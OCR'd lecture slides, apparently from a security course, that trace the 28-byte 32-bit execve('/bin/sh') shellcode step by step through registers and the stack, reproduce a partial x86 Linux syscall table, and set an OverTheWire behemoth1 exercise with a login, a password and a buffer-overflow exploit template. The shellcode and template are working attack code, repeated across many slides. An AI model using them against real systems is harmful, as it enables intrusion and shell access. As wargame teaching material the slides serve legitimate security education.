
```
00 00 00 00
2f 2f 73 68
2f 62 69 6e
```

http://shell-storm.org/shellcode/files/shellcode-811.php

Your First Shellcode: execve(“/bin/sh”) 32-bit

```
xor    eax,eax
push   eax
push   0x68732f2f
push   0x6e69622f
mov    ebx,esp
mov   ecx,eax
mov   edx,eax
mov    al,0xb
int    0x80
xor    eax,eax
inc    eax
int    0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes



Registers:
eax = 0;
ebx
ecx = 0
edx

Stack:

00 00 00 00
2f 2f 73 68
2f 62 69 6e


http://shell-storm.org/shellcode/files/shellcode-811.php

Your First Shellcode: execve("/bin/sh") 32-bit

```
xor    eax,eax
push   eax
push   0x68732f2f
push   0x6e69622f
mov    ebx,esp
mov   ecx,eax
mov   edx,eax
mov    al,0xb
int    0x80
xor    eax,eax
inc    eax
int    0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes

http://shell-storm.org/shellcode/files/shellcode-811.php



Registers:
eax = 0;
ebx
ecx = 0
edx = 0


Stack:

00 00 00 00
2f 2f 73 68
2f 62 69 6e

Your First Shellcode: execve("/bin/sh") 32-bit

```
xor    eax,eax
push   eax
push   0x68732f2f
push   0x6e69622f
mov    ebx,esp
mov   ecx,eax
mov   edx,eax
mov    al,0xb
int    0x80
xor    eax,eax
inc    eax
int    0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes



Registers:
eax = 0xb; 11 in decimal
ebx
ecx = 0
edx = 0

Stack:


00 00 00 00
2f 2f 73 68
2f 62 69 6e

http://shell-storm.org/shellcode/files/shellcode-811.php

Your First Shellcode: execve("/bin/sh") 32-bit

```
xor    eax,eax
push   eax
push   0x68732f2f
push   0x6e69622f
mov    ebx,esp
mov   ecx,eax
mov   edx,eax
mov    al,0xb
int    0x80
xor    eax,eax
inc    eax
int    0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes



Registers:
eax = 0xb; 11 in decimal
ebx
ecx = 0
edx = 0

Stack:

00 00 00 00
2f 2f 73 68
2f 62 69 6e


http://shell-storm.org/shellcode/files/shellcode-811.php

If successful, a new process “/bin/sh” is created!

```
xor    eax,eax
push   eax
push   0x68732f2f
push   0x6e69622f
mov    ebx,esp
mov    ecx,eax
mov    edx,eax
mov    al,0xb
int    0x80
xor    eax,eax
inc    eax
int    0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes

http://shell-storm.org/shellcode/files/shellcode-811.php



Registers:
eax = 0xb; 11 in decimal, execve()
ebx
ecx = 0
edx = 0


Stack:

00 00 00 00
2f 2f 73 68
2f 62 69 6e

If not successful, let us clean it up!

```
xor    eax,eax
push   eax
push   0x68732f2f
push   0x6e69622f
mov    ebx,esp
mov   ecx,eax
mov   edx,eax
mov    al,0xb
int    0x80
xor    eax,eax
inc    eax
int    0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes



Registers:
eax = 0x0;
ebx
ecx = 0
edx = 0

Stack:


00 00 00 00
2f 2f 73 68
2f 62 69 6e

http://shell-storm.org/shellcode/files/shellcode-811.php

If not successful, let us clean it up!

```
xor    eax,eax
push   eax
push   0x68732f2f
push   0x6e69622f
mov    ebx,esp
mov   ecx,eax
mov   edx,eax
mov    al,0xb
int    0x80
xor    eax,eax
inc    eax
int    0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```


28 bytes



Registers:
eax = 0x1; exit()
ebx
ecx = 0
edx = 0

http://shell-storm.org/shellcode/files/shellcode-811.php

Making a System Call in x86 Assembly




%eax	Name	Source	%ebx	%ecx	%edx	%esx	%edi
1	sys_exit	kernel/exit.c	int	-	-	-	-
2	sys_fork	arch/i386/kernel/process.c	struct pt_regs	-	-	-	-
3	sys_read	fs/read_write.c	unsigned int	char *	size_t	-	-
4	sys_write	fs/read_write.c	unsigned int	const char *	size_t	-	-
5	sys_open	fs/open.c	const char *	int	int	-	-
6	sys_close	fs/open.c	unsigned int	-	-	-	-
7	sys_waitpid	kernel/exit.c	pid_t	unsigned int *	int	-	-
8	sys_creat	fs/open.c	const char *	int	-	-	-
9	sys_link	fs/namei.c	const char *	const char *	-	-	-
10	sys_unlink	fs/namei.c	const char *	-	-	-	-
11	sys_execve	arch/i386/kernel/process.c	struct pt_regs	-	-	-	-
12	sys_chdir	fs/open.c	const char *	-	-	-	-
13	sys_time	kernel/time.c	int *	-	-	-	-
14	sys_mknod	fs/namei.c	const char *	int	dev_t	-	-
15	sys_chmod	fs/open.c	const char *	mode_t	-	-	-
16	sys_lchown	fs/open.c	const char *	uid_t	gid_t	-	-
18	sys_stat	fs/stat.c	char *	struct __old_kernel_stat *	-	-	-
19	sys_lseek	fs/read_write.c	unsigned int	off_t	unsigned int	-	-
20	sys_getpid	kernel/sched.c	-	-	-	-	-
21	sys_mount	fs/super.c	char *	char *	char *	-	-
22	sys_oldumount	fs/super.c	char *	-	-	-	-

https://www.informatik.htw-dresden.de/~beck/ASM/syscall_list.html

If not successful, let us clean it up!

```
xor    eax,eax
push   eax
push   0x68732f2f
push   0x6e69622f
mov    ebx,esp
mov   ecx,eax
mov   edx,eax
mov    al,0xb
int    0x80
xor    eax,eax
inc    eax
int    0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes



Registers:
eax = 0x1; exit()
ebx
ecx = 0
edx = 0

Stack:

00 00 00 00
2f 2f 73 68
2f 62 69 6e

http://shell-storm.org/shellcode/files/shellcode-811.php

Exercise: Overthewire /behemoth/behemoth1

Overthewire

http://overthewire.org/wargames/

1. Open a terminal
2. Type: ssh -p 2221 behemoth1@behemoth.labs.overthewire.org
3. Input password: 8JHFW9vGru
4. cd /behemoth; this is where the binary are
5. Your goal is to get the password of behemoth2, which is located at /etc/behemoth_pass/behemoth2

Behemoth1

Run the program

Strace, ltrace

Read disassembly

Find out (roughly) where our shellcode will be

Exploit will be something like:

```
(python2 -c "print 'a'*NUMBER + 'RETADDR' + '\x90'*NOPLENTH +
'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc
0\x40\xcd\x80'"; cat) | ./behemoth1
```

In-class exercise

Overflowlocal_3 32bit and 64bit